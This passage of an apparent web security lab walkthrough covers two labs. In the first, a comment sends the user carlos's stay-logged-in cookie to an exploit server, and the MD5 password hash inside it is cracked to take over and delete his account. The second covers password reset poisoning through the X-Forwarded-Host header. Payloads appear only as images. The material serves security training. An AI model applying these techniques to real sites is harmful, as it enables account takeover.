
3. Submit the comment and check the exploit server’s access log tab


4. Carlos’s stay-logged-in cookie appears — decode it with Burp to reveal the username carlos and the MD5 hash of the password

5. Crack the MD5 hash using CrackStation

6. Now we have the username carlos and the cracked password
7. Login with these credentials


8. Enter the password and delete the account → Solved
LAB 11 — Password Reset Poisoning via Middleware
Level:
PRACTITIONER
Analysis
| Vulnerability | Password reset poisoning |
| Goal | Login as carlos |
| Key Concept | This lab covers the password reset poisoning vulnerability. When we request a new password using the forgot password functionality, it’s possible to redirect the reset link to another host using the X-Forwarded-Host header. This allows us to steal the reset token and use it to change the password. |
Steps
1. Start the lab and go to the account page

2. Click “Forgot password” with Burp running in the background to record all requests

3. Enter username wiener and click submit → go to the exploit server email client tab and get this link:

4. This link redirects to the change password page

5. Write the new password twice then submit
6. Password changed — all requests have been recorded in Burp HTTP history
